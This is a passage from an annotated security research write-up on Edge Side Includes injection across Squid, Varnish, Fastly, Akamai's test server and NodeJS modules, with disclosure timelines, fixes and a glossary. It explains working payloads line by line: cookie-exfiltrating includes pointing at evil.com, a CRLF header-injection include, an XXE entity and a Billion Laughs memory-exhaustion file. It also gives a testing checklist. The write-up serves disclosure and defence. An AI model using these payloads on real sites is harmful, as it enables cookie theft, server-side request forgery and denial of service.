| Varnish Cache | Yes | No | No | Yes | Yes |
| Fastly | Yes | No | No | No | Yes |
| Akamai ESI Test Server (ETS) | Yes | Yes | Yes | No | No |
| NodeJS' esi | Yes | Yes | Yes | No | No |
| NodeJS' nodesi | Yes | No | No | No | Optional |
The columns mean:
- Includes: whether the
<esi:include>operand is implemented, so the engine can fetch other content. - Vars: whether the
<esi:vars>operand is implemented, so the engine can store and print variables. - Cookies: whether cookies are accessible to the ESI engine.
- Upstream Headers Required: whether upstream headers are required for ESI to function. Unless the headers are provided by the upstream application server, a surrogate will not process ESI statements. Headers are the extra lines of information sent alongside a request or response.
- Host Whitelist: whether includes are restricted to whitelisted server hosts. When this is true, includes cannot be used for SSRF against hosts other than the whitelisted ones.
Some products were not tested because of deployment complexity: IBM WebSphere, Oracle Fusion/WebLogic and F5. LiteSpeed was not explicitly tested either. For Akamai, a production-grade test image was requested and declined, and a presale trial produced no response, so testing was done on the publicly available Docker image. Docker is a tool for packaging software into a ready-to-run container. That image contains an Apache Web server with a custom module, mod_esi.so, a 20mb ELF 32-bit compiled version of their ESI implementation. ELF is the standard executable file format on Linux, and 32-bit refers to the processor architecture it was built for. Findings from that image may not represent production Akamai instances; the report notes that in production ESI is disabled by default and several mitigating controls are in place, including SSRF protection (a host whitelist among other mitigations) and an optional WAF. A WAF, or Web Application Firewall, inspects web traffic and blocks requests that look malicious.
Squid3
Squid's ESI documentation is nearly nonexistent, so the source code was used to find ESI features. While testing payloads, two denial of service bugs related to ESI parsing were identified in the latest Squid versions: null dereference bugs that crash the Squid service. A null dereference is a programming mistake where the code tries to use something that is not there, and the program falls over. They were assigned CVE-2018-1000024 and CVE-2018-1000027 respectively. A CVE is a public identifier for a known vulnerability, so people can refer to the same issue unambiguously. The advisories detail the vulnerable versions:
- http://www.squid-cache.org/Advisories/SQUID-2018_1.txt
- http://www.squid-cache.org/Advisories/SQUID-2018_2.txt
Disclosure timeline:
- Reported on December 13th, 2017
- Acknowledged on December 14th, 2017
- Fixed on January 18th, 2018
- Advisory made public on January 21th, 2018
An include payload that exfiltrates cookies:
<esi:include src="http://evil.com/$(HTTP_COOKIE)"/>.
Line by line:
<esi:includestarts an include.src="http://evil.com/is the attacker's address.$(HTTP_COOKIE)asks for every cookie at once, with no name specified."/>closes the tag, and the trailing.is just punctuation from the sentence.
Some implementations let you specify which cookie to extract; Squid does not, so all cookies must be exfiltrated at once.
Varnish Cache
Varnish's implementation is described as quite solid in terms of security. Includes can only be performed towards the upstream server defined by the VCL (Varnish Configuration Language), so includes cannot lead to SSRF against arbitrary hosts; all SSRF is redirected to the upstream server, mitigating most of the issues SSRF usually introduces. VCL is Varnish's own configuration language, the file where an administrator writes the rules for how traffic is handled. As of the release of the article, ESI vars are not implemented in Varnish Cache, and the documentation specifies that vars and cookie access are on the roadmap.
By default, Varnish only parses ESI if the first non-nil character of the HTTP response is <. This check is meant to keep the engine from processing responses without XML-like content, including binary data such as images. Binary data is any data that is not text, such as a photo file. This performance mechanism can be disabled to allow ESI includes in JSON or CSS, and many guides and forum posts recommend disabling it to activate ESI in JSON blobs. CSS is the language that describes how a page looks. With the ESI_DISABLE_XML_CHECK flag specified, ESI tags are interpreted in any HTTP transaction served through the surrogate, so an attacker can add tags to otherwise benign transactions such as JSON API responses or images, and the surrogate will interpret them in the binary data.
With the check deactivated, a file upload feature such as a profile picture can be used to add ESI tags to uploaded data, and the content can then be requested back from the server, leading to ESI injection.
Varnish's ESI include did not escape carriage return and line feed (CRLF) characters in the src attribute. CRLF is the pair of control characters that marks the end of a line in HTTP; if an attacker can insert them, they can start what looks like a new line of the request, which is how extra headers get added. This allows headers to be injected into ESI includes, an odd variant of HTTP Response Splitting. The payload below generates an SSRF with two additional headers, X-Forwarded-For and JunkHeader:
<esi:include src="http://anything.com**%0d%0aX-Forwarded-For:%20127.0.0.1****%0d%0aJunkHeader:%20JunkValue**/"/> |
Line by line:
<esi:include src="http://anything.comis the start of an include pointing atanything.com.**%0d%0ais the URL encoding of a carriage return followed by a line feed, the CRLF pair. The asterisks highlight the injected part.X-Forwarded-For:%20127.0.0.1**is a header line claiming the request came from[redacted].%20is an encoded space.**%0d%0aJunkHeader:%20JunkValue**adds a second made-up header calledJunkHeaderwith the valueJunkValue./"/>finishes the path and closes the tag, and|marks the end of the payload.
The resulting ESI include request:
GET / HTTP/1.1
 User-Agent: curl/7.57.0
 Accept: */*
 Host: anything.com
 **X-Forwarded-For: [redacted]**
 **JunkHeader: JunkValue**
 X-Forwarded-For: [redacted]
 X-Varnish: 120 |
Line by line:
GET / HTTP/1.1is the request line: fetch the root path using HTTP version 1.1.User-Agent: curl/7.57.0says the request came from the curl command-line tool, version 7.57.0.Accept: */*says any content type is acceptable.Host: anything.comnames the server being contacted.**X-Forwarded-For: [redacted]**is the injected header, highlighted, claiming a particular source address.**JunkHeader: JunkValue**is the second injected header.X-Forwarded-For: [redacted]is a header the proxy added itself, which is why there are now two of them.X-Varnish: 120is a header Varnish adds to identify the request internally.
Disclosure timeline:
- Reported on January 25th, 2018
- Acknowledged on Jaunary 26th, 2018
- Fixed on February February 13th, 2018
Fastly
Fastly uses a heavily customized Varnish back end, so most of the Varnish section applies. Two differences were identified: the upstream server for ESI includes does not require a surrogate-control header for Fastly to parse ESI content, and the CRLF injection does not seem to impact Fastly.
Akamai ESI Test Server (ETS)
Akamai had a large role in developing the specification, as author and editor, which shows in the range of features and the detailed documentation. The ETS appears vulnerable to all the scenarios above: SSRF, HTTPOnly bypass and XSS filter bypass. To extract a specific cookie by name, the HTTP_COOKIE dictionary is used:
<esi:include src="http://evil.com/$(HTTP_COOKIE{'JSESSIONID'})/"/>
Line by line:
<esi:include src="http://evil.com/is the attacker's address.$(HTTP_COOKIE{'JSESSIONID'})asks for the cookie namedJSESSIONIDspecifically./"/>finishes the path and closes the tag.
ETS also offers an ESI debug mode, enabled with the <esi:debug/> operand, which adds a large amount of debugging information to the HTTP response, including the raw file as seen by the surrogate (not the application server) and all environment variables. Environment variables are the settings a running program inherits from its operating system, and they can contain sensitive configuration.
XSLT-based ESI includes are possible by specifying the xslt value to the dca parameter. XSLT is a language for transforming one XML document into another. The include below causes the surrogate to request the XML and XSLT files, and the XSLT file filters the XML file. The XML file can be used for XML External Entity (XXE) attacks. An entity in XML is a named placeholder that gets replaced by other content, and an external entity is one that points at a file or URL; XXE abuses that to make the parser fetch things it should not. This gives SSRF, which is not very useful since it must go through ESI includes, itself an SSRF vector. External DTDs are not parsed because the underlying library (Xalan) has no support for it, so local files cannot be extracted. A DTD is the part of an XML document that declares those entities.
<esi:include src="http://host/poc.xml" dca="xslt" stylesheet="http://host/poc.xsl" />
Line by line:
<esi:includestarts an include.src="http://host/poc.xml"is the XML file to fetch.dca="xslt"tells the engine to use XSLT processing.stylesheet="http://host/poc.xsl"is the XSLT file that will transform the XML./>closes the tag.
The XSLT file:
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE xxe [<!ENTITY xxe SYSTEM "http://evil.com/file" >]>
<foo>&xxe;</foo>
Line by line:
<?xml version="1.0" encoding="ISO-8859-1"?>declares the XML version and character encoding.<!DOCTYPE xxe [starts the document type declaration, namedxxe.<!ENTITY xxe SYSTEM "http://evil.com/file" >defines an entity calledxxewhose content is fetched from the attacker's URL.]>closes the declaration.<foo>&xxe;</foo>is an element namedfoocontaining the entity, so the parser goes and fetches the URL.
Because XML entities can be used, the decade-old Billion Laughs attack is possible: recursively referenced entities cause hangs and memory exhaustion, a denial of service. It was performed locally against the ETS Docker image, and the service ground to a halt after a few seconds on a machine with 32gb of RAM. The XSLT file used:
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
Line by line:
<?xml version="1.0"?>declares the XML version.<!DOCTYPE lolz [opens the document type declaration, namedlolz.<!ENTITY lol "lol">defines the smallest entity, containing the textlol.<!ELEMENT lolz (#PCDATA)>declares an element namedlolzthat can contain text.<!ENTITY lol1 "&lol;&lol;...">defineslol1as ten copies oflol.- Each following line defines the next entity as ten copies of the previous one, so
lol2is tenlol1s,lol3is tenlol2s, and so on up tolol9. ]>closes the declaration.<lolz>&lol9;</lolz>asks forlol9, which expands to ten to the power of nine copies of the wordlol. That is the memory exhaustion: a tiny file that asks the parser to build an enormous amount of text.
NodeJS' esi
Some NodeJS modules support ESI tags, used as middleware mimicking a surrogate or inline in source code. NodeJS is a way of running JavaScript outside the browser, on a server, and a module is a reusable package of code. Middleware is code that sits in the middle of a request and can inspect or change it. This library's implementation is rather large, supporting includes, variables and cookies. To extract every cookie:
<esi:include src="http://evil.com/$(HTTP_COOKIE)"/>
Line by line:
$(HTTP_COOKIE)asks for all cookies at once."/>closes the tag.
NodeJS' nodesi
This module only supports ESI includes and does not allow ESI variables. When contacted about ESI Injection, the maintainer implemented a host whitelist mechanism and added a security section to the module's documentation.
Other vendors
No vendors other than those above were tested, and the report states this is neither an endorsement nor a criticism of other products' ESI security.
How to detect ESI
Some surrogates require ESI handling to be signalled in the Surrogate-Control HTTP header, which makes detection easy. The header indicates to upstream servers that ESI tags could be present in the response and should be parsed. A response header like Surrogate-Control: content="ESI/1.0” suggests an ESI-enabled infrastructure. However, most proxies and load balancers remove this header from upstream before sending it to the client, and some proxies do not require any Surrogate-Control headers, so this is not definitive. Given the variety of implementations, no unique test exists for ESI injection: various payloads must be tested and side effects observed. Includes can be used for SSRF to an attacker-controlled server, but some implementations require the host to be preemptively whitelisted.
ESI use in the industry
ESI is an old specification that has lost much of its original popularity, yet it is still used and implemented in modern caching systems, usually as a small subset rather than a full implementation. Most analysed products offer ESI as an optional feature, often disabled by default, but some were found ESI-ready out of the box.
- IBM WebSphere: deployed instances with dynamic caching enabled should also be ESI-enabled. Not tested due to deployment complexity.
- Squid3: modern releases do not enable ESI by default when compiled from source, but common Linux distributions such as Debian and Ubuntu offer ESI-enabled packages by default, so a deployed Squid instance from these repositories will parse and execute ESI tags on the fly. To check, run
$ squid -vand look for--enable-esiin the compile flags. The command prints the version and build options of the installed Squid; if--enable-esiappears, ESI support was compiled in. - Oracle Fusion/WebLogic: unclear whether ESI is enabled by default for Oracle Fusion, but it requires specific HTTP headers to be activated, so injection is possible only when ESI is already in use between the caching and application server. Not tested due to deployment complexity.
- F5: F5 Big-IP seems to support ESI (documentation requires login), but mitigations and capabilities could not be confirmed from the limited vendor information. Not tested due to deployment complexity.
- LiteSpeed: ESI support is disabled by default according to its documentation; not explicitly tested.
Root cause
ESI injection results from neglecting to sanitise user input. Sanitising means cleaning input so that characters with special meaning cannot be interpreted as instructions. When an ESI-capable surrogate parses non-sanitised user input, injection is possible. The specification has no security considerations, so the task of sanitising inputs is left to developers. Injection is possible because the surrogate has no way to tell legitimate tags from injected ones, and because escaping that would normally block XSS is sometimes absent in non-HTML responses such as JSON, or bypassed by splitting a payload across ESI variables so the reflected input never matches the final script.
Impact
Successful ESI injection can lead to SSRF in the context of the surrogate server, XSS vectors that bypass the HTTPOnly cookie mitigation flag, and server-side denial of service. Cookie exfiltration works without JavaScript, so HTTPOnly cookies can be stolen. The impact depends on the implementation: host whitelists limit SSRF to whitelisted hosts, missing vars invalidate the variable-based XSS bypass, and some products require upstream headers before ESI is processed at all. The JSON reflection scenario is rare and not a default behaviour of any analysed product.
Fix
Whatever mitigation techniques against XSS are recommended for the language or framework in use will often be enough to protect against ESI injections. Partially mitigating is possible by whitelisting the domains or hosts reachable by ESI includes. At the very least, vendors should specify the risks of enabling ESI so users are informed of the unexpected side effects.
Ahead of publication, Christian Folini, co-lead of the ModSecurity Core Rule Set OWASP project, was contacted and said that placing a first layer of defence in front of the ESI server is a possible temporary remedy: ModSecurity with the OWASP ModSecurity Core Rule Set (CRS) blocks all the example exploits presented in the paper with a default CRS installation. However, detection depends on one or two rules alone, so raising the CRS Paranoia Level to 2 or higher seems beneficial. See https://coreruleset.org for more information about CRS and https://netnea.com for a set of tutorials. ModSecurity is a web application firewall, and the CRS is a shared set of rules for it; the Paranoia Level is a setting that decides how strict those rules are.
For the specific products, the timelines above list fix dates for the two Squid null dereference bugs (CVE-2018-1000024 and CVE-2018-1000027) and for the Varnish CRLF injection in the include src attribute. The nodesi maintainer implemented a host whitelist and documented a security section.
Variants to test
- Include-based SSRF: inject
<esi:include src="http://evil.com/ping/" />into a reflected parameter. A callback to your server confirms the surrogate is vulnerable; no callback may mean a host whitelist. - Variable-based XSS filter bypass: where vars are supported, split a
<script>tag across<esi:assign>and<esi:vars>so the reflected input never contains the full tag. A positive result is the browser receiving a complete script tag built server-side. - Include-based XSS: where includes can reach an external domain, host a page with
<script>alert(1)</script>and include it. A positive result is the payload appearing in the DOM. - Cookie exfiltration: use
$(HTTP_COOKIE)or$(HTTP_COOKIE{'NAME'})in an include URL. A positive result is the cookie value arriving in your server logs, including HTTPOnly cookies. - CRLF in include src: append
%0d%0asequences to thesrcattribute and observe whether extra headers appear in the side request. - Binary and JSON transactions: where the XML check is disabled, append ESI tags to uploaded files or JSON responses and request them back. A positive result is the surrogate interpreting the tags in data it would normally skip.
- XSLT includes and entity expansion: where the
dca="xslt"parameter is supported, point it at an XML and XSLT pair. A positive result is the surrogate fetching both, and entity expansion causing hangs or memory exhaustion.
Hunting notes
This kind of bug hides wherever user input is reflected into a response that passes through an ESI-capable surrogate without escaping of < and >. That includes HTML parameters, but also JSON API responses and uploaded files served back to the client, especially where the XML check has been disabled to allow ESI in JSON or CSS. During recon, look for Surrogate-Control: content="ESI/1.0” in responses, though most proxies strip it and some do not require it, so its absence proves nothing. Squid installations from Debian and Ubuntu packages are ESI-enabled by default, which is easy to miss; squid -v showing --enable-esi confirms it. To show impact, the report's approach was to demonstrate concrete side effects: an HTTP callback for SSRF, a cookie value in attacker logs for the HTTPOnly bypass, a script executing in the browser for the XSS filter bypass, and a service crash for the denial of service. The report does not describe a bug bounty submission or programme acceptance.
Glossary
- API: a way for one piece of software to ask another for data or actions, usually over HTTP.
- API endpoint: the specific address you send an API request to.
- Back-end / application server: the machine that runs the website's own code and builds its pages.
- Billion Laughs attack: an XML denial of service where entities reference each other so that a tiny file expands into an enormous amount of text.
- Binary data: data that is not text, such as an image file.
- Cache: a store of ready-made responses kept so they can be reused instead of rebuilt.
- Callback: an incoming request to a server you control, used as proof that something else made a request to it.
- Cookie: a small piece of data a site asks your browser to store and send back with each request, often used to keep you logged in.
- CRLF: carriage return plus line feed, the character pair that ends a line in HTTP; injecting it can start a new line and add headers.
- Cross-Site Scripting (XSS): getting attacker JavaScript to run in other people's browsers on a site.
- CSS: the language that describes how a web page looks.
- CSV: comma-separated values, a plain text table format.
- CVE: a public identifier for a known vulnerability.
- Denial of service (DoS): making a service crash or become too slow to use.
- Docker: a tool for packaging software into ready-to-run containers.
- DOM: the browser's live, in-memory model of a page.
- DTD: the part of an XML document that declares entities and structure.
- ELF: the standard executable file format on Linux.
- Entity (XML): a named placeholder in XML that is replaced by other content; an external entity points at a file or URL.
- Environment variables: settings a running program inherits from its operating system.
- Escaping: turning a character with special meaning into a harmless stand-in so it is shown as text.
- ESI (Edge Side Includes): a small XML markup language that tells a caching server to fetch extra content and insert it into a page.
- ESI Injection: getting attacker-supplied ESI tags into a response so the surrogate obeys them.
- GET parameters: name and value pairs in a URL after the
?. - Header: an extra line of information sent with an HTTP request or response.
- Heuristics: educated guesses used by software to decide something, such as whether input looks like an attack.
- Host whitelist: an explicit list of allowed destinations; anything else is refused.
- HTML: the language web pages are written in.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTPOnly: a cookie flag that stops JavaScript from reading the cookie's value.
- JSON: a common text format for exchanging data, built from braces, names and values.
- JavaScript: the programming language browsers run to make pages interactive.
- Middleware: code that sits in the middle of a request and can inspect or change it.
- Module: a reusable package of code.
- NodeJS: a way of running JavaScript outside the browser, on a server.
- Null dereference: a programming mistake where code tries to use something that is not there, crashing the program.
- OWASP CRS: a shared set of firewall rules for ModSecurity, maintained by the OWASP project.
- Paranoia Level: a ModSecurity CRS setting that decides how strict the rules are.
- Query string: the part of a URL after the
?that carries parameters. - Reflected: echoed back by the server in its response.
- Reverse proxy: a server that sits in front of web servers and forwards requests to them.
- Sanitising: cleaning input so characters with special meaning cannot be interpreted as instructions.
- Session cookie: a cookie that acts as a temporary pass proving you are logged in.
- SSRF (Server Side Request Forgery): tricking a server into making requests to destinations the attacker chooses.
- Surrogate: a reverse proxy, load balancer, caching server or proxy server that sits between visitors and the website's servers.
- Surrogate-Control: an HTTP header that signals ESI handling to upstream servers.
- Upstream server: the website's own back-end server that the surrogate forwards requests to.
- VCL: Varnish Configuration Language, where an administrator writes traffic rules.
- WAF (Web Application Firewall): software that inspects web traffic and blocks requests that look malicious.
- XML: a way of writing structured text using angle-bracket tags.
- XSLT: a language for transforming one XML document into another.
- XXE (XML External Entity): an attack that abuses external entities in XML to make the parser fetch things it should not.




